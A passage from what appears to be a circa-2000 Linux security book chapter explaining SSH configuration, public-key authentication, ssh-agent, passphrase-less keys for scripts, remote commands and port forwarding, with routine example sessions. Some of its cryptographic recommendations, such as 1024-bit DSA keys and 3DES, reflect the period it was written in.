In other words, a parameter and its first value are separated by whitespace and additional values are separated by commas. Some parameters are Boolean and can have a value of either "yes" or "no." Others can have a list of values separated by commas. Most parameters are self-explanatory, and all are explained in the *ssh(1)* manpage. [Table 4-1](#) lists a few of the most useful and important ones (italicized text indicates possible values).

Table 4-1. Important <i>ssh_config</i> parameters		
Parameter	Possible values	Description
<code>CheckHostIP</code>	<i>Yes, No</i> (Default= <i>Yes</i>)	Whether to notice unexpected source IPs for known host keys. Warns user each time discrepancies are found.
<code>Cipher</code>	<i>3des, blowfish</i> (Default= <i>3des</i>)	Which block cipher should be used for encrypting ssh v.1 sessions.
<code>Ciphers</code>	<i>3des-cbc, blowfish-cbc, arcfour, cast128-cbc</i>	Order in which to try block ciphers that can be used for encrypting ssh v.2 sessions.
<code>Compression</code>	<i>Yes, No</i> (Default= <i>No</i>)	Whether to use <i>gzip</i> to compress encrypted session data. Useful over limited-bandwidth connections, but otherwise only adds delay.
<code>ForwardX11</code>	<i>Yes, No</i> (Default= <i>No</i>)	Whether to redirect X connections over the encrypted tunnel and to set <code>DISPLAY</code> variable accordingly. Very handy feature!
<code>PasswordAuthentication</code>	<i>Yes, No</i> (Default= <i>Yes</i>)	Whether to attempt (encrypted) Unix password authentication in addition to or instead of trying RSA/DSA.

There are many other options in addition to these; some of them are covered in [Section 4.3](#) (later in this chapter). Refer to the *ssh(1)* manpage for a complete list.

4.2.6 Configuring and Running *sshd*, the Secure Shell Daemon

Editing *ssh_config* is sufficient if the hosts you connect to are administered by other people. But we haven't yet talked about configuring your own host to accept ssh connections.

Like the ssh client, *sshd*'s default behavior is configured in a single file, *sshd_config*, that resides either in */etc* or wherever else you specified in SSH's configuration directory. As with the ssh client, settings in its configuration file are overridden by command-line arguments. Unlike ssh, however, there are no configuration files for the daemon in individual users' home directories; ordinary users can't dictate how the daemon behaves.

[Table 4-2](#) lists just a few of the things that can be set in *sshd_config*.

Table 4-2. Some <i>sshd_config</i> parameters		
Parameter	Possible values	Description
<code>Port</code>	<i>1-65535</i> (Default= <i>22</i>)	TCP port on which the daemon should listen. Being able to change this is handy when using Port Address Translation to allow several hosts to hide behind the same IP address.
<code>PermitRootLogin</code>	<i>Yes, No</i>	Whether to accept root logins. This is best set to <i>No</i> ; administrators should connect the server with unprivileged accounts, and then <i>su</i> to root.
<code>PasswordAuthentication</code>	<i>Yes, No</i>	Whether to allow (encrypted) username/password authentication or to insist on DSA- or RSA-key-based authentication.
<code>PermitEmptyPasswords</code>	<i>Yes, No</i> (Default= <i>no</i>)	Whether to allow accounts to log in whose system password is empty. Does not apply if <code>PasswordAuthentication=no</code> ; also, does not apply to passphrase of DSA or RSA keys (i.e., null passwords on keys is okay)

<code>X11Forwarding</code>	<i>Yes,</i> <i>No(Default=no)</i>	Whether to allow clients to run X Windows applications over the SSH tunnel. ^[1]
----------------------------	--------------------------------------	--------------------------------------------------------------------------------------------

^[1] There really is nothing to be gained by leaving `X11Forwarding` set to *No* in `sshd_config`, since a determined user can simply use generic TCP forwarding to forward X11. The only reason it's even in the chart is because people usually expect X11 forwarding to be allowed, and you'll certainly get calls from your users if you have it turned off just because you forgot to change the default value of *No*.

There are many other parameters that can be set in `sshd_config`, but understanding the previous concepts is enough to get started (assuming your immediate need is to replace Telnet and ftp). See the `sshd(8)` manpage for a complete reference for these parameters.

SSH and Perimeter Security

Secure Shell is obviously the best way to administer all your servers from a single system, especially if that system is an administrative workstation on your internal network. But is it a good idea to allow external hosts (e.g., administrators' personal/home systems) to have SSH access, passing through your firewall to hosts in the DMZ or even the internal network? In my opinion, this is usually a bad idea. History has shown us that Secure Shell (both commercial and free versions) is prone to the same kinds of vulnerabilities as other applications: buffer-overflow exploits, misconfiguration, and plain old bugs. Ironically, the same flexibility and power that make SSH so useful also make a compromised Secure Shell daemon a terrifying thing indeed.

Therefore, if you absolutely must have the ability to administer your firewalled systems via untrusted networks, I recommend you use a dedicated VPN tool such as Free S/WAN to connect to an "access point" in your DMZ or internal network — e.g., your administrative workstation. Run SSH on *that* system to connect to the servers you need to administer. An access point adds security even if you use SSH, rather than a dedicated VPN tool, to connect to it; it's the difference between allowing inbound SSH to all your servers or to a single system.

In either case, it should go without saying that your access point must be well-hardened and closely monitored.

4.3 Intermediate and Advanced SSH

Although most users use `ssh` and `scp` for simple logins and file transfers, respectively, this only scratches the surface of what SSH can do. Next we'll examine the following:


- How RSA and DSA keys can be used to make SSH transactions even more secure
- How "null-passphrase" keys can allow SSH commands to be included in scripts
- How to cache SSH credentials in RAM to avoid unnecessary authentication prompts
- How to tunnel other TCP services through an encrypted SSH connection

4.3.1 Public-Key Cryptography

A complete description of public-key cryptography (or "PK crypto") is beyond the scope of this chapter. If you're completely unfamiliar with PK crypto, I highly recommend the RSA Crypto FAQ (available at <http://www.rsasecurity.com/rsalabs/faq/>) or, even better, Bruce Schneier's excellent book, *Applied Cryptography* (Wiley).

For our purposes, it's enough to say that in a public-key scheme (illustrated in [Figure 4-1](#)), each user has a pair of keys. Your private key is used to sign things digitally and to decrypt things that have been sent to you. Your public key is used by your correspondents to verify things that have allegedly been signed by you and to encrypt data that they want only you to be able to decrypt.

Figure 4-1. Public-key cryptography



Along the bottom of [Figure 4-1](#), we see how two users' key pairs are used to sign, encrypt, decrypt, and verify a message sent from one user to the other. Note that Bob and Alice possess copies of each others' public keys, but that each keeps their private key secret.

As we can see, the message's journey includes four different key actions:

1. Bob signs a message using his private key.
2. Bob encrypts it using Alice's public key. (Aside from the fact that Bob has probably kept a copy of the original message, he can not decrypt this message — only Alice can!)
3. Alice receives the message and decrypts it with her private key.
4. Alice uses Bob's public key to verify that it was signed using his private key.

Compared to block ciphers such as blowfish and IDEA, in which the same key is used both for encryption and decryption, this may seem convoluted. Unlike block ciphers, though, for which secure key exchange is problematic, PK crypto is easier to use securely.

This is because in PK schemes two parties can send encrypted messages to each other without first exchanging any secret data whatsoever. There is one caveat: public-key algorithms are slower and more CPU-intensive than other classes of cryptographic algorithms, such as block ciphers and stream ciphers (e.g., 3DES and RC4, respectively). As it happens, however, PK crypto can be used to generate keys securely that can be used in other algorithms.

In practice, therefore, PK crypto is often used for authentication ("are you really you?") and key negotiation ("which 3DES keys will we encrypt the rest of this session with?"), but seldom for the bulk encryption of entire sessions (data streams) or files. This is the case with SSL, and it's also the case with SSH.

4.3.2 Advanced SSH Theory: How SSH Uses PK Crypto

As described in the beginning of the chapter ("How SSH Works"), at the very beginning of each SSH session, even before the end user is authenticated to the server, the two computers use their respective host keys to negotiate a session key. How the Diffie-Hellman Key Exchange Protocol works is both beyond the scope of this discussion and complicated (for more information, see the Internet Draft "draft-ietf-secsh-transport-07.txt", available at <http://www.ietf.org>). You need only know that the result of this large-prime-number hoe-down is a session key that both parties know but which has not actually traversed the as-yet-unencrypted connection.

This session key is used to encrypt the data fields of all subsequent packets via a "block cipher" agreed upon by both hosts (transparently, but based on how each SSH process was compiled and configured). Usually, one of the following is used: Triple-DES (3DES), blowfish, or IDEA. Only after session encryption begins can authentication take place.

This is a particularly interesting and useful characteristic of SSH: since end-user authentication happens over an encrypted channel, the authentication mechanism can be relatively weak — e.g., a standard Unix username/password combination (which is inherently weak, since its security depends on the secrecy of a single piece of data: the username/password combination, which may not even be difficult to guess).

As we've discussed, using such authentication with SSH is exponentially more secure than, for example, Telnet, since in SSH, both authentication credentials and actual session data are protected. But SSH also supports much stronger authentication methods.

Before we dive into RSA/DSA authentication, let's return to key negotiation for a moment and ask: how can key negotiation be transparent, given that it uses PK crypto and that private keys are usually passphrase protected? SSH uses two different kinds of keypairs: host keys and user keys.

A host key is a special key pair that doesn't have a passphrase associated with it. Since it can be used without anybody needing to enter a passphrase first, SSH can negotiate keys and set up encrypted sessions completely transparently to users. Part of the SSH installation process is the generation of a host key (pair). The host key generated at setup time can be used by that host indefinitely, barring root compromise. And since the host key identifies the host, not individual users, each host needs only one host key. Note that host

keys are used by all computers that run SSH, regardless of whether they run only the SSH client (*ssh*), SSH daemon (*sshd*), or both.

A user key is a key associated with an individual user and used to authenticate that user to the hosts to which she initiates connections. Most user keys must be unlocked with the correct passphrase before being used. User keys provide a more secure authentication mechanism than username/password authentication (even though all authentication occurs over encrypted sessions). For this reason, SSH by default always attempts PK authentication before falling back to username/password. When you invoke SSH (i.e., a local *ssh* or *scp* command), this is what happens:

1. SSH checks your *\$HOME/.ssh* directory to see if you have a private key (named *id_dsa*).
2. If you do, SSH will prompt you for the key's passphrase and will then use the private key to create a signature, which it will then send, along with a copy of your public key, to the remote server.
3. The server will check to see if the public key is an allowed key (i.e., belonging to a legitimate user and therefore present in the applicable *\$HOME/.ssh/authorized_keys2* file).
4. If the key is allowed and identical to the server's previously stored copy of it, the server will use it to verify that the signature was created using this key's corresponding private key.
5. If this succeeds, the server will allow the session to proceed.
6. If any of the previous actions fail and if the server allows it, the server will prompt the user for username/password authentication.



The previous steps refer to the DSA authentication used in SSH Protocol v.2; RSA authentication is slightly more complicated but, other than using different filenames, is functionally identical from the user's perspective.)

PK authentication is more secure than username/password because a digital signature cannot be reverse-engineered or otherwise manipulated to derive the private key that generated it; neither can a public key. By sending only digital signatures and public keys over the network, we ensure that even if the session key is somehow cracked, an eavesdropper still won't be able to obtain enough information to log on illicitly.

4.3.3 Setting Up and Using RSA and DSA Authentication

Okay, we've established that PK authentication is more secure than username/password, and you're ready to enter the next level of SSH geekdom by creating yourself a user key pair. Here's what you do.

First, on your client system (the machine you wish to use as a remote console), you need to run *ssh-keygen*. It calls for some choices; among other things, we can specify the following:

- Either RSA or DSA keys
- Key length
- An arbitrary "comment" field
- The name of the key files to be written
- The passphrase (if any) with which the private key will be encrypted

Now that RSA's patent has expired, choosing the algorithm is somewhat arbitrary, at least from a legal standpoint. But which algorithm we choose determines for which SSH protocol that key can be used: SSH Protocol v.1 uses RSA keys and SSH Protocol v.2 uses DSA keys. SSH Protocol v.2 is obviously more current and is the version submitted to the IETF for consideration as an Internet Standard. Furthermore, recent SSH vulnerabilities have tended to involve SSH Protocol v.1.

RSA itself hasn't been the culprit; the protocol and the ways it's been implemented in the protocol have. This may simply be because v.1 has been around longer and that people have had more time to "beat up" on it. Either way, there's no reason to expect that even after more scrutiny, v.2 will prove to be less secure than v.1. Also, the various developers of SSH are focusing their energies on Protocol v.2. Therefore, my personal preference is to use SSH Protocol v.1 only when I don't have a choice (e.g., when connecting to someone else's older SSH servers).

Anyhow, when running *ssh-keygen* use the *-d* flag to set DSA as the algorithm; otherwise, RSA is the default.

Key length is a more important parameter. Adi Shamir's "Twinkle" paper describes a theoretical but plausible computer capable of cracking RSA/DSA keys of 512 bits or less via brute force (<http://cryptome.org/twinkle.eps>), so I highly recommend you create 1024-bit keys. 768 is okay, but not noticeably faster to use than 1024. 2048, however, is probably overkill: it isn't significantly more secure

(depending, admittedly, on whom you ask), but it slows things down noticeably. The default key length is 1024, but you can use the `-b` flag followed by a number to specify a different one.

The "comment" field is not used by any SSH process: it's strictly for your own convenience. I usually set it to my email address on the local system. That way, if I encounter the key in *authorized_keys* files on my other systems, I know where it came from. To specify a comment, use the `-C` flag.

The passphrase and filenames can, but needn't be, provided in the command line (using `-N` and `-f`, respectively). If either is missing, you'll be prompted for them.

[Example 4-3](#) gives a sample *ssh-keygen* session.

Example 4-3. Sample *ssh-keygen* session for a 1024-bit DSA key

```
mbauer@homebox:~/ssh > ssh-keygen -d -b 1024 -C
mbauer@homebox.pinheads.com
```

```
Generating DSA parameter and key.
Enter file in which to save the key (/home/mbauer/.ssh/id_dsa):
Enter passphrase (empty for no passphrase): *****
Enter same passphrase again: *****
Your identification has been saved in /home/mbauer/.ssh/id_dsa.
Your public key has been saved in /home/mbauer/.ssh/id_dsa.pub.
The key fingerprint is:
95:a9:6f:20:f0:e8:43:36:f2:86:d0:1b:47:e4:00:6e
mbauer@homebox.pinheads.com
```

In [Example 4-3](#), I'm creating a DSA key pair with a key length of 1024 bits and a comment string of "mbauer@homebox.pinheads.com". I let *ssh-keygen* prompt me for the file in which to save the key. This will be the name of the private key, and the public key will be this name with ".pub" appended to it. In this example, I've accepted the default filename of *id_dsa* (and therefore also *id_dsa.pub*). I've also let *ssh-keygen* prompt me for the passphrase. The string of asterisks (*****) won't actually appear when you enter your passphrase; I inserted those in the example to indicate that I typed a long passphrase that was not echoed back on the screen.

By the way, passphrases are an "all or nothing" proposition: your passphrase should either be empty (if you intend to use the new key as a host key or for scripts that use SSH) or should be a long string that includes some combination of upper- and lowercase letters, digits, and punctuation. This isn't as hard as it may sound. For example, a line from a song with deliberate but unpredictable misspellings can be easy to remember but difficult to guess. Remember, though, that the more random the passphrase, the stronger it will be. That's all that must be done on the client side. On each remote machine you wish to access from this host, just add the new public key to *\$HOME/.ssh/authorized_keys2* (where *\$HOME* is the path of your home directory). *authorized_keys2* is a list of public keys (one per very long line) that may be used for login by the user in whose home directory *authorized_keys2* resides.

To add your public key to a remote host on which you have an account, simply transfer the file containing your public key (*id_dsa.pub* in the previous example) to the remote host and concatenate it to your *authorized_keys2* file. How you get the file there doesn't matter a whole lot: remember, it's your public key, so if it were to be copied by an eavesdropper en route, there would be no need for concern. But if you're paranoid about it, simply enter the following:

```
scp ./id_dsa.pub remotehostname:/your/homedir
```

(See the earlier section, [Section 4.2.4](#).) Then to add it to *authorized_keys2*, log on to the remote host and enter the following:

```
cat id_dsa.pub >> .ssh/authorized_keys2
```

(assuming you're in your home directory). That's it! Now whenever you log in to that remote host using SSH, the session will look something like [Example 4-4](#).

Example 4-4. *ssh* session with DSA authentication

```
bauer@homebox:~/ > ssh -2 zippy.pinheads.com
```

```
Enter passphrase for DSA key '/home/mbauer/.ssh/id_dsa':
```

```
Last login: Wed Oct  4 10:14:34 2000 from homebox.pinheads.com
Have a lot of fun...
```

```
mbauer@zippy:~ > _
```

Notice that when I invoked `ssh` in [Example 4-4](#), I used the `-2` flag: this instructs SSH to try SSH Protocol v.2 only. By default Protocol v.1 is used, but v.1 only supports RSA keys, and we just copied over a DSA key. Note also that the key is referred to by its local filename: this is a reminder that when we use RSA or DSA authentication, the passphrase we enter is only used to "unlock" our locally stored private key and is not sent over the network in any form.

There's one last thing I should mention about the [Example 4-4](#). It makes two assumptions about the remote server:

- That I have the same username as I do locally

That the remote server recognizes SSH Protocol v.2.

If the first assumption isn't true, I need either to use the `-l` flag to specify my username on the remote host or, instead, to use *scp*-style `username@hostname` syntax — e.g., `mick@zippy.pinheads.com`. If Protocol v.2 isn't supported by the remote `sshd` daemon, I'll have to try again without the `-2` flag and let SSH fall back to username/password authentication, unless I've got an RSA key pair whose public key is registered on the remote machine.

To do all this with RSA keys, we follow pretty much the same steps, but with different filenames:

1. Create an RSA user -key pair with `ssh-keygen`, for example:

```
ssh-keygen -b 1024 -C mbauer@homebox.pinheads.com
```

2. On each remote host to which you wish to connect, copy your public key onto its own line in the file `authorized_keys` in your `$HOME/.ssh` directory. (The default filenames for RSA keys are `identity` and `identity.pub`.)

Again, if you run `ssh` without the `-2` flag, it will try RSA authentication by default.

What happens if you forget your RSA or DSA key's passphrase? How will you get back in to the remote machine to change the now-unusable key's `authorized_keys` file? Not to worry: if you attempt RSA or DSA authentication and fail for any reason, SSH will revert to username/password authentication and prompt you for your password on the remote system. If, as administrator, you wish to disable this "fallback" mechanism and maintain a strict policy of RSA/DSA logins only, change the parameter

`PasswordAuthentication` to `no` in `sshd_config` on each remote host running `sshd`.

As long as we're talking about the server side of the equation, note that by default, `sshd` allows both RSA and DSA authentication when requested by an `ssh` client process. The `sshd_config` parameters used to allow or disallow these explicitly are `RSAAuthentication` and `DSAAuthentication`, respectively.

4.3.4 Minimizing Passphrase Typing with `ssh-agent`

Establishing one or more user keys improves authentication security and harnesses more of SSH's power than username/password authentication. It's also the first step in using SSH in shell scripts. There's just one small obstacle to automating the things we've done with PK crypto: even though the challenge-response authentication between client and server is transparent, the process of locally unlocking one's private key by entering a passphrase isn't. How can we safely skip or streamline that process?

There are several ways. One is to use a passphrase-less key, in which case SSH will skip the passphrase prompt and immediately begin the transparent challenge-response authentication to the server whenever the key is used. (We'll talk more about passphrase-less keys in a moment.) Another way is to use `ssh-agent`. `ssh-agent` is, essentially, a private-key cache in RAM that allows you to use your private key repeatedly after entering its passphrase just once. When you start `ssh-agent` and then load a key into it with `ssh-add`, you are prompted for the key's passphrase, after which the "unlocked" private key is held in memory in such a way that all subsequent invocations of `ssh` and `scp` will be able to use the cached, unlocked key without reprompting you for its passphrase.

This might sound insecure, but it isn't. First, only an `ssh-agent` process' owner can use the keys loaded into it. For example, if "root" and "bubba" are both logged in and each have started their own `ssh-agent` processes and loaded their respective private keys into them, they cannot get at each other's cached keys; there is no danger of bubba using root's credentials to run `scp` or `ssh` processes.

Second, `ssh-agent` listens only to local `ssh` and `scp` processes; it is not directly accessible from the network. In other words, it is a local service, not a network service per se. There is no danger, therefore, of an outside would-be intruder hijacking or otherwise compromising a remote `ssh-agent` process.

Using *ssh-agent* is fairly straightforward: simply enter *ssh-agent* and execute the commands it prints to the screen. This last bit may sound confusing, and it's certainly noninstinctive. Before going to the background, *ssh-agent* prints a brief series of environment-variable declarations appropriate to whichever shell you're using that must be made before you can add any keys (see [Example 4-5](#)).

Example 4-5. Invoking ssh-agent

```
mbauer@pinheads:~ > ssh-agent
```

```
SSH_AUTH_SOCK=/tmp/ssh-riGg3886/agent.3886; export SSH_AUTH_SOCK;  
SSH_AGENT_PID=3887; export SSH_AGENT_PID;  
echo Agent pid 3887;
```

```
mbauer@pinheads:~ > _
```

In [Example 4-5](#), I'm one-third of the way there: I've started an *ssh-agent* process, and *ssh-agent* has printed out the variables I need to declare using BASH syntax.

All I need to do now is select everything after the first line in the example and before the last line (as soon as I release the left mouse button, this text will be copied) and right-click over the cursor on the last line (which will paste the previously selected text into that spot). I may need to hit Enter for that last echo to be performed, but that echo isn't really necessary anyhow.

Note that such a cut and paste will work in any xterm, but for it to work at a tty (text) console, *gpm* will need to be running. An alternative approach is to redirect *ssh-agent*'s output to a file, make the file executable, and execute the file within your current shell's context ([Example 4-6](#)).

Example 4-6. Another way to set ssh-agent's environment variables

```
mbauer@pinheads:~ > ssh-agent > temp
```

```
mbauer@pinheads:~ > chmod u+x temp
```

```
mbauer@pinheads:~ > . ./temp
```

Once *ssh-agent* is running and *SSH_AUTH_SOCK* and *SSH_AGENT_PID* have been declared and exported, it's time to load your private key. Simply type *ssh-add*, followed by a space and the name (with full path) of the private key you wish to load. If you don't specify a file, it will automatically attempt to load *\$HOME/.ssh/identity*. Since that's the default name for an RSA user -private key, if yours is named something else or if you wish to load a DSA key, you'll need to specify its name, including its full path. For example:

```
mbauer@pinheads:~ > ssh-add /home/mbauer/.ssh/id_dsa
```

You can use *ssh-add* as many times (to load as many keys) as you like. This is useful if you have both an RSA and a DSA key pair and access different remote hosts running different versions of SSH (i.e., some that support only RSA keys and others that accept DSA keys).

4.3.5 Passphrase-less Keys for Maximum Scriptability

ssh-agent is useful if you run scripts from a logon session or if you need to run *ssh* and/or *scp* repeatedly in a single session. But what about *cron* jobs? Obviously, *cron* can't perform username/password or enter a passphrase for PK authentication.

This is the place to use a passphrase-less key pair. Simply run *ssh-keygen* as described earlier, but instead of entering a passphrase when prompted, hit Enter. You'll probably also want to enter a filename other than *identity* or *id_dsa*, unless the key pair is to be the default user key for some sort of special account used for running automated tasks.

To specify a particular key to use in either an *ssh* or *scp* session, use the *-i* flag. For example, if I'm using *scp* in a *cron* job that copies logfiles, my *scp* line might look like this:

```
scp -i /etc/script_dsa_id /var/log/messages.*  
scriptboy@archive.g33kz.org
```

When the script runs, this line will run without requiring a passphrase: if the passphrase is set to Enter, SSH is smart enough not to bother prompting the user.

But remember, on the remote-host side I'll need to make sure the key in */etc/script_dsa_id.pub* has been added to the appropriate *authorized_keys2* file on the remote host, e.g.,
/home/scriptboy/.ssh/authorized_keys2.



Always protect all private keys! If their permissions aren't already "group=none,other=none," then enter the following:

```
chmod go-rwx private_key_filename
```

4.3.6 Using SSH to Execute Remote Commands

Now it's time to take a step back from all this PK voodoo to discuss a simple feature of SSH that is especially important for scripting: remote commands. So far we've been using the command *ssh* strictly for remote shell sessions. However, this is merely its default behavior; if we invoke *ssh* with a command line as its last argument(s), SSH will execute that command line rather than a shell on the remote host. For example, suppose I want to take a quick peek at my remote system's log (see [Example 4-7](#)).

Example 4-7. Running cat on a remote host (if no passphrase is needed)

```
mbauer@homebox > ssh mbauer@zippy.pinheads.com cat /var/log/messages  
| more
```

```
Oct  5 16:00:01 zippy newsyslog[64]: logfile turned over  
Oct  5 16:00:02 zippy syslogd: restart  
Oct  5 16:00:21 zippy ipmon[29322]: 16:00:20.496063 ep0 @10:1 p \  
192.168.1.103,33247 -> 10.1.1.77,53 PR udp len 20 61 K-S K-F
```

etc.

In [Example 4-7](#) the host "zippy" will send back the contents of its */var/log/messages* file to my local console. (Note that output has been piped to a local *more* process.)

Two caveats are in order here. First, running remote commands that require subsequent user interaction is tricky and should be avoided — with the exception of shells, *ssh* works best when triggering processes that don't require user input. Also, all authentication rules still apply: if you would normally be prompted for a password or passphrase, you still will. Therefore, if using SSH from a *cron* job or in other noninteractive contexts, make sure you're either using a passphrase-less key or that the key you are using is first loaded into *ssh-agent*.

Before we leave the topic of SSH in scripts, I would be remiss if I didn't mention *rhosts* and *shosts* authentication. These are mechanisms by which access is automatically granted to users connecting from any host specified in any of the following files: *\$HOME/.rhosts*, *\$HOME/.shosts*, */etc/hosts.equiv*, and */etc/shosts.equiv*.

As you might imagine, *rhosts* access is wildly insecure, since it relies solely on source IP addresses and hostnames, both of which can be spoofed in various ways. Therefore, *rhosts* authentication is disabled by default. *shosts* is different: although it appears to behave the same as *rhosts*, the connecting host's identity is verified via host-key checking; furthermore, only root on the connecting host may transparently connect via the *shost* mechanism.

By the way, combining *rhosts* access with RSA or DSA authentication is a good thing to do, especially when using passphrase-less keys: while on its own the *rhosts* mechanism isn't very secure, it adds a small amount of security when used in combination with other things. In the case of passphrase-less RSA/DSA authentication, the *rhosts* mechanism makes it a little harder to use a stolen key pair. See the *ssh(8)* manpage for details on using *rhosts* and *shosts* with SSH, with or without PK authentication.

4.3.7 TCP Port Forwarding with SSH: VPN for the Masses!

And now we arrive at the payoff: port forwarding. *ssh* gives us a mechanism for executing remote logins/shells and other commands; *sftp* and *scp* add file copying. But what about X? POP3? LPD? Fear not, SSH can secure these and most other TCP-based services!

Forwarding X applications back to your remote console is extremely simple. First, on the remote host, edit (or ask your admin to edit) */etc/ssh/sshd_config*, and set *X11Forwarding* to *yes* (in OpenSSH Version 2x, the default is *no*). Second, open an *ssh* session using the authentication method of your choice from your local console to the remote host. Third, run whatever X applications you wish. That's it!

Needless to say (I hope), X must be running on your local system; if it is, SSH will set your remote *DISPLAY* variable to your local IP address and the remote application will send all X output to your local X

desktop. (If it doesn't, in your remote shell, set the environment variable `DISPLAY` to *your.client.IP.address:0* and export it.)
[Example 4-8](#) is a sample X-forwarding session (assume the remote host "zippy" allows X11Forwarding).

Example 4-8. Forwarding an xterm from a remote host

```
mick@homebox:~/ > ssh -2 mbauer@zippy.pinheads.com
```

```
Enter passphrase for DSA key '/home/mick/.ssh/id_dsa':
```

```
Last login: Wed Oct  4 10:14:34 2000 from homebox.pinheads.com  
Have a lot of fun...
```

```
mbauer@zippy:~ > xterm &
```

After the `xterm &` command is issued, a new xterm window will open on the local desktop. I could just as easily (and can still) run [Netscape](#), [GIMP](#), or anything else my local X server can handle (provided the application works properly on the remote host).

X is the only category of service that SSH is hardcoded to automatically forward. Other services are easily forwarded using the `-L` flag (note uppercase!). Consider the session displayed in [Example 4-9](#).

Example 4-9. Using ssh to forward a POP3 email session

```
mick@homebox:~/ > ssh -2 -f mbauer@zippy -L 7777:zippy:110 sleep 600
```

```
Enter passphrase for DSA key '/home/mick/.ssh/id_dsa':
```

```
mick@homebox:~/ > mutt
```

The first part of the *ssh* line looks sort of familiar: I'm using SSH Protocol v.2 and logging on with a different username (*mbauer*) on the remote host (*zippy*) than locally (*mick@homebox*). The `-f` flag tells *ssh* to fork itself into the background after starting the command specified by the last argument, in this case `sleep 600`. This means that the *ssh* process will sleep for ten minutes instead of starting a shell session. Ten minutes is plenty of time to fire up *mutt* or some other POP3 client, which brings us to the real magic: `-L` defines a "local forward," which redirects a local TCP port on our client system to a remote port on the server system. Local forwards follow the syntax `local_port_number:remote_hostname:remote_port_number` where *local_port_number* is an arbitrary port on your local (client) machine, *remote_hostname* is the name or IP address of the server (remote) machine, and *remote_port_number* is the number of the port on the remote machine to which you wish to forward connections.

What Are Ports and Why Forward Them?

TCP/IP applications tell hosts apart via IP addresses: each computer or device on a TCP/IP network has a unique IP address (e.g., 192.168.3.30) that identifies it to other hosts and devices. But what about different services running on the same host? How does a computer receiving both WWW requests and FTP commands from the same remote host tell the packets apart? In TCP/IP networking, services are distinguished by "ports." Each IP packet has a Source Address and a Destination Address, plus a Source Port and a Destination Port. Each service running on a system "listens on" (looks for packets addressed to) a different port, and each corresponding client process sends its packets to that port. Ports are numbered 0 to 65,535. Since there are two TCP/IP protocols that use ports, TCP and UDP, there are actually two sets of 65,535 ports each; e.g., TCP 23 and UDP 23 are different ports. Forget UDP for the moment, though: SSH forwards only TCP connections. Destination ports, a.k.a. "listening ports," tend to be predictable (surfing the Web would be very confusing if some web servers listened on TCP 80 but others listened on TCP 2219, still others on TCP 3212, etc.), but source ports tend to be arbitrary. Think of these as apartment buildings, where IP addresses are street addresses and ports are apartment numbers. In each building, there are a number of mail-order businesses in certain apartments. To order something, you need to know both the street (IP) address and the apartment (port) number and address your envelope accordingly. Extending that analogy further, suppose that in this town, each type of business tends to be in the same apartment number, regardless of in which building it's located. Thus, for any given building,

Apartment #TCP23 is always that building's Telnet Pizza Franchise; Apartment #TCP80 is always WWW Widgets; etc. There's nothing to stop Telnet Pizza from renting apartment #2020, but since everybody expects them to be in #TCP23, that's where they usually set up shop. (In contrast, nobody cares from which apartment number a given order is mailed, as long as it stays the same over a given transaction's duration — you wouldn't want to change apartments before that pizza arrives.)

There's even a secure courier service in apartment #TCP22 in most buildings: SSH Corp. They accept mail only in completely opaque envelopes delivered by armed guards. Best of all, they'll deliver stuff to other businesses in their building for you, but in a very sneaky way. Rather than mailing that stuff to them directly, you put it in the mailbox for *an unoccupied apartment in your own building*. From there, the courier picks it up and delivers it first to his apartment in the other building and then to the other business.

This is how an ssh client process (the courier) listens for packets addressed to a local rather than a remote TCP port, then forwards those packets over an SSH connection to the sshd process (SSH Corp. office) on a remote host, which, in turn, delivers the packets to a service listening on a different port altogether (different business/apartment in the remote building).

Note that any users may use ssh to declare local forwards on high ports (≥ 1024), but only root may declare them on privileged ports (< 1024). Returning to the previous example, after ssh goes to sleep, we're returned to our local shell prompt and have 10 minutes to send and receive email with a POP3 client. Note that our POP3 software will need to be configured to use "localhost" as its POP3 server and TCP 7777 as the POP3 connecting port.

After we execute the commands in [Example 4-9](#), mutt should connect to TCP port 7777 on the local system (*homebox*), whereupon our local ssh process will nab each POP3 packet, encrypt it, and send it to the sshd process listening on TCP port 22 on the remote host (*zippy*). Zippy's sshd will decrypt each packet and hand it off to the POP3 daemon (probably *inetd*) listening on *zippy*'s TCP port 110, the standard POP3 port. Reply packets, of course, will be sent backward through the same steps — i.e., encrypted by the remote sshd process, sent back to our local ssh process, decrypted, and handed off to our local mutt process.

After the 10-minute sleep process ends, the *ssh* process will try to end too; but if a POP3 transaction using the local forward is still active, then *ssh* will return a message to that effect and remain alive until the forwarded connection is closed. Alternately, we can open a login shell rather than running a remote command like *sleep*; this will keep the session open until we exit the shell. We'll just need to omit the *-f* flag and use a different virtual console or window to start mutt, etc. If we do use *-f* and *sleep*, we aren't obliged to sleep for exactly 600 seconds — the sleep interval is unimportant, as long as it leaves us enough time to start the forwarded connection.



"Connection-oriented" applications such as FTP and X only need enough time to begin, since SSH won't close a session while it's active — i.e., while packets are traversing it regularly.

But "connectionless" applications such as POP3 and HTTP start and stop many brief connections over the course of each transaction, rather than maintaining one long connection; they don't have the one-to-one relationship between transactions and TCP connections that exists with connection-oriented services. Therefore, you'll need to sleep SSH for long enough so connectionless applications can do everything they need to do, rather than just long enough to begin.

You can run any remote command that will achieve the desired pause, but it makes sense to use *sleep* because that's the sort of thing *sleep* is for: it saves us the trouble of monopolizing a console with a shell process and typing that extra *exit* command. One more tip: if you use a given local forward every time you use *ssh*, you can declare it in your very own *ssh* configuration file in your home directory, *\$HOME/.ssh/config*. The syntax is similar to that of the *-L* flag on the *ssh* command line:

```
LocalForward 7777 zippy.pinheads.com:110
```

In other words, after the parameter name *LocalForward*, you should have a space or tab, the local port number, another space, the remote host's name or IP address, a colon but no space, and the remote port number. You can also use this parameter in */etc/ssh/ssh_config* if you wish it to apply to all *ssh* processes run on the local machine. In either case, you can define as many local forwards as you need — e.g., one for POP3, another on a different local port for IRC, etc.

4.4 Other Handy Tools

SSH can help secure a truly staggering variety of administrative tasks. I'd be remiss, however, not to mention two other tools useful for this purpose. These tools, *su* and *sudo*, can help minimize the time you spend logged on as or operating with root privileges.

4.4.1 What's Wrong with Being root?

